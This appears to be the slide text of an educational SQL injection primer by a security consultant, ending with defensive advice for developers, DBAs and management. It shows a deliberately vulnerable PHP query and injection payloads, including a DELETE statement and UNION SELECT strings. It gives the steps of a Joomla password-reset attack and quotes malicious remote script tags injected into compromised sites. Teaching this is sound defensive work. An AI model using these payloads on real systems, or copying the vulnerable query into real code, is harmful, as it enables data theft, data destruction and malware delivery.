

SQL Injection Primer

When your web application gets naughty with your database

ENABLESECURITY

Who am I?

- Sandro Gauci
- Security research / consultancy
- Published web security research
- Author of SIPVicious
- Author of Surf Jack

Web Application Attacks

- Cross Site Scripting
- Remote File Inclusion
- SQL Injection

Introducing vuln.php

```
<?php
    #...
    $query = "SELECT * FROM customers WHERE username = '".$_GET['username']."'";
    $result=mysql_query($query);
    #...
?>
```

Introducing vuln.php

```
<?php
#...
$query = "SELECT * FROM customers WHERE username = 'joedoe'";
$result=mysql_query($query);
#...
?>
```

vuln.php?username=joedoe

Introducing vuln.php

```
<?php
#...
$query = "SELECT * FROM customers WHERE username = 'joedoe' or '='";
$result=mysql_query($query);
#...
?>
```

vuln.php?username=joedoe' or “='

Killing vuln.php

```
<?php
#...
$query = "SELECT * FROM customers WHERE username = 'joedoe'";
$result=mysql_query($query);
#...
?>
```


'; DELETE FROM customers WHERE 1 or username = '

Killing vuln.php

```
<?php
#...
$query = "SELECT * FROM customers WHERE username = 'joedoe'";
$result=mysql_query($query);
#...
?>
```

SELECT * FROM customers WHERE username = " UNION ALL SELECT OtherField FROM OtherTable WHERE "="

Mother I'd like to meet



SQL Injection Types

- Escape Character
- Incorrect type handling

Incorrect type handling

- `SELECT * WHERE userid = $_GET['uid']`
- What if `$_GET['uid']` is
“`2 UNION SELECT Otherfield FROM
OtherTable WHERE 1=1`”
- No quote involved to exploit this because
the value is infact a numeric type

Why is it so bad?

- Information Disclosure
- Injection of false content
- Given enough privileges, remote code execution (xp_cmdshell etc)

What can go wrong?

- Problems even when correct permissions are in place and the data is not sensitive
- 8 Jul 2008: MSSQL Overflow in Convert function
- 17 May 2007: MySQL issued a patch for privilege escalation holes

a video

Web Application Products

- Wordpress
- Joomla
- phpBB
- Drupal


Web Application Products

- 12 August 2008: Joomla 1.5 password reset
- Vulnerability which exploited filtering for SQL injection!
- "SELECT id FROM jos_users WHERE block = 0 AND activation = ""

Web Application Products

- Attacker goes to password reset page
- Enters quote ' as token and clicks OK
- Writes a new password
- Login as admin with the new password

High Profile Sites



High Profile Sites

Source of: <http://www.us.playstation.com/News/Stories/1659> - Mozilla Firefox

File Edit View Help

```
<div class="left_column">
```

```
<div id="editorial">
```

```
<div class="editorial_head">
```

```
<h1>God of Voices<script src=http://www.coldwop.com/b.js></script></h1>
```

```
<h3>Here's a complete list of every actor in God of War.<script...</h3>
```

```
<br class="clear" />
```

```
<p>March 15, 2005</p>
```

```
<p>By <strong>Ivan Sulic<script src=http://www.coldwop.com/b.js></script></strong></p>
```

```
<table cellpadding="0" cellspacing="0" border="0">
```

```
<tr valign="middle">
```

```
<td class="left">Courtesy of</td>
```

```
<td class="logo"></td>
```

```
</tr>
```

```
</table>
```

```
<a href="/news/stories/Print/1659" target="_blank" class="printpage">Print</a>
```

```
</div>
```

```
<div class="editorial_content">
```

```
Without solid acting, a good story isn't worth a barrel of starfish in the middle of the Sahara or a monkey tied to
```

```
<P>
```

```
<I>God of War</I>, good little game that it is, comes complete with a cast of notable videogame mainstays who have lent
```

```
<P>
```

```
The cast looks something like:
```

```
<ul>
```

```
<LI><ign href="http://www.imdb.com/name/nm0085227/" target="_blank"><b>Claudia Black</b></ign> -- Artemis
```


```
<LI><ign href="http://www.imdb.com/name/nm0086840/" target=" blank"><b>Susanne Blakeslee</b></ign> -- Oracle of Athens,
```

Local sites?

july 2007



Local sites?



Local sites?

Waterfront website serving evil viruses

Posted in fraud by sandro on the May 30th, 2008

Seems like the waterfront website's been hit with the SQL injection attacks that have been going around lately. Back in July 2007 we had reported the same website being defaced by some Turkish hacker group. Then later on there were other defacements, but we didn't bother typing that one out. And finally poop hits the fan ;-)

```
<span class="msoNormal" style="margin: 0cm 0cm 0pt; text-align: justify" style="font-size: 8pt; color: #0066ff; font-family: Verdana; mso-fareast-font-family: 'Times New Roman'; mso-fareast-language: EN-US; mso-bidi-font-family: 'Times New Roman'; mso-ansi-language: EN-GB; mso-bidi-language: AR-SA"><font color=#0000cc>Whether you are looking for a dining experience, shopping or simply a relaxing walk along the promenade, &nbsp;the Valletta Waterfront has something for all your senses.</font></span></p></span></span></span><script src=http://www.adw95.com/b.js></script><script src=http://www.adw95.com/b.js></script><script src=http://www.adw95.com/b.js></script><script src=http://www.adw95.com/b.js></script></td></tr></table></td><td width="1%" valign="top"
```

Local sites?

More at <http://geekbazaar.org/index.php?s=turks>

What can we do?

- Developers
- DBA
- Management

Developers

- Input validation
- User permissions

Database Admin

- Backups
- Access Control

Management

- Web Application Firewall
- Web Application Security Audit

Thanks!

- Visit EnableSecurity
- <http://enablesecurity.com>
- Here's my business card